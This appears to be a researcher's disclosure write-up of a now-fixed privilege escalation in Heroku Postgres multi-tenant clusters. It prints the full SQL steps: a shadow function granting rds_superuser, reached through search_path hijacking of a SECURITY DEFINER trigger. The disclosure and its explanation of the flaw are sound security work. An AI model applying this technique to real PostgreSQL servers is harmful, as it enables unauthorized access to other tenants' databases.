

Explanation
Heroku Postgres is Heroku’s flagship solution for managed PostgreSQL databases. It’s widely used by developers for its ease of use and seamless integration with the Heroku platform.
On October 29th, 2025, I discovered a security flaw affecting a subset of Heroku Postgres Essential tier databases operating in multi-tenant clusters. My research indicates that it would’ve allowed unauthorized access (read / write) to other database instances on any cluster I had access to.
Upon responsible disclosure, Heroku acted immediately to investigate the report, and resolved this issue by deploying a fix to prevent user-controlled scripts from executing.
In this post, I’ll explain the issue and how I found it.
Note
I’m excited to share that I was given an “Extraordinary Research Contribution” award by Salesforce for this vulnerability disclosure! You can find me here.
Architecture
Heroku utilizes a multi-tenant architecture where multiple customer database instances are hosted on a single cluster. This solution is cost-effective but also requires that privileges be extremely locked down, as a single privilege escalation could lead to unauthorized access to other database instances on the same server.

1000s of databases belonging to different customers on the same server (sanitized, replica image kindly provided by Salesforce)
Heroku’s multi-tenant infrastructure is built on top of the managed PostgreSQL service provided by AWS for reliability / scalability. In fact, if you look at the roles on the server, you’ll find rds_superuser. This is the managed ‘superuser’ role given to customers by AWS.
Explanation
I put ‘superuser’ in quotes because in managed database services, superuser privileges are usually limited. The AWS rds_superuser role has elevated privileges compared to a regular user but does not have full superuser access to the database cluster. This is done to prevent users from making changes that could affect the stability or security of AWS’s managed service.
In this case however, having access to rds_superuser is still extremely powerful as it gives you control over the entire database cluster, including the ability to create, manage, and access databases, roles, and extensions across all customer instances in Heroku’s managed infrastructure.

This means Heroku’s managed infrastructure (maintained by rds_superuser / heroku_admin) was also running under AWS’s managed infrastructure (maintained by a true superuser role).
Their managed infrastructure can then be summarized into the following diagram:
Vulnerability
As part of compliant testing, I created a database instance under an Essential plan (which are all multi-tenant) and connected to it.
While looking around the customer database I had access to, I found an interesting schema called _heroku. It contained many different security definer functions, mainly related to extension installation (which makes sense given that extensions usually require high privileges to install).
I’m always particularly interested in security definer functions since they can oftentimes be exploited for privilege escalation.
Explanation (About security definer)
SECURITY DEFINER functions run with the privileges of the user that created them, rather than the user that calls them. This means if a function is created by a superuser, anyone who calls that function will execute it with superuser privileges. This is very powerful but has security implications.
These functions run with the privileges of the function owner, but they still run with the search_path of the function caller unless the function explicitly sets its own search_path.
This means if a SECURITY DEFINER function calls another function without schema qualifying it, a bad actor could create their own malicious version of that function in a schema they control and manipulate the search_path to prioritize their schema over the system schema. Then, when the SECURITY DEFINER function calls the unqualified function name, it will call the bad actor’s version instead, executing arbitrary code with elevated privileges.
I observed that several SECURITY DEFINER functions did not define a search path and had multiple non-schema qualified function calls. They also ran under the same privileges as heroku_admin, the internal ‘superuser’ role that managed all the customer instances.
This meant I could create a malicious public function that mimicked a function called in the SECURITY DEFINER context. I could then change my search_path to prioritize the public schema over pg_catalog, PostgreSQL’s core system table. Since the SECURITY DEFINER functions run under the privileges of heroku_admin, controlling a function that is called under that context means I can run anything I want under that elevated privilege.
CREATE OR REPLACE FUNCTION _heroku.validate_extension() RETURNS event_trigger LANGUAGE plpgsql SECURITY DEFINERAS $function$DECLARE schemaname TEXT; r RECORD;BEGIN IF tg_tag = 'CREATE EXTENSION' and current_user != 'rds_superuser' THEN
FOR r IN SELECT * FROM pg_event_trigger_ddl_commands() LOOP CONTINUE WHEN r.command_tag != 'CREATE EXTENSION' OR r.object_type != 'extension';
schemaname = ( SELECT n.nspname FROM pg_catalog.pg_extension AS e INNER JOIN pg_catalog.pg_namespace AS n ON e.extnamespace = n.oid WHERE e.oid = r.objid );
IF schemaname = '_heroku' THEN RAISE EXCEPTION 'Creating extensions in the _heroku schema is not allowed'; END IF; END LOOP; END IF;END;$function$I looked at the simplest function I could find and found a function call I could take over.
I then made a function wrapper with the same name, return type, and output as pg_event_trigger_ddl_commands, but with an additional command in the middle to grant myself rds_superuser.
CREATE OR REPLACE FUNCTION public.pg_event_trigger_ddl_commands()RETURNS TABLE ( classid oid, objid oid, objsubid integer, command_tag text, object_type text, schema_name text, object_identity text, in_extension boolean, command pg_catalog.pg_ddl_command)LANGUAGE sqlAS $function$GRANT rds_superuser TO <my_username>;SELECT * FROM pg_catalog.pg_event_trigger_ddl_commands();$function$;In order to make sure the security definer function called my function and not the one in pg_catalog, I changed my search_path to prioritize the public schema over the pg_catalog schema.
SET search_path TO public, pg_catalog;All I needed to do now was trigger the security definer function. I likely could’ve called it directly, but I figured from the function name it probably ran anytime an extension was installed, so to trigger it, I just installed a random extension.
CREATE EXTENSION hstore;To make sure this worked, I took a look at the role memberships assigned to me in PostgreSQL.

Success!
It triggered successfully! I now had all the privileges of rds_superuser, meaning I had the same internal control as Heroku’s management infrastructure.
I quickly removed the privileges from my own account, and reported the issue to Heroku Security. Heroku remediated the issue promptly on November 4th, 2025.
Conclusion
This shows how important securing privileges is inside PostgreSQL, and how easily security definer functions could be mishandled.
Heroku permits penetration testing in accordance with their security policy, and I was able to coordinate this disclosure with their security team, who remediated the issue.
I will release a full guide to detect function hijacking vulnerabilities such as this soon, so be on the lookout for that. Thanks for reading!
Important
All testing was in compliance with Heroku security policy. I did not access any customer data. Disclosure was coordinated.
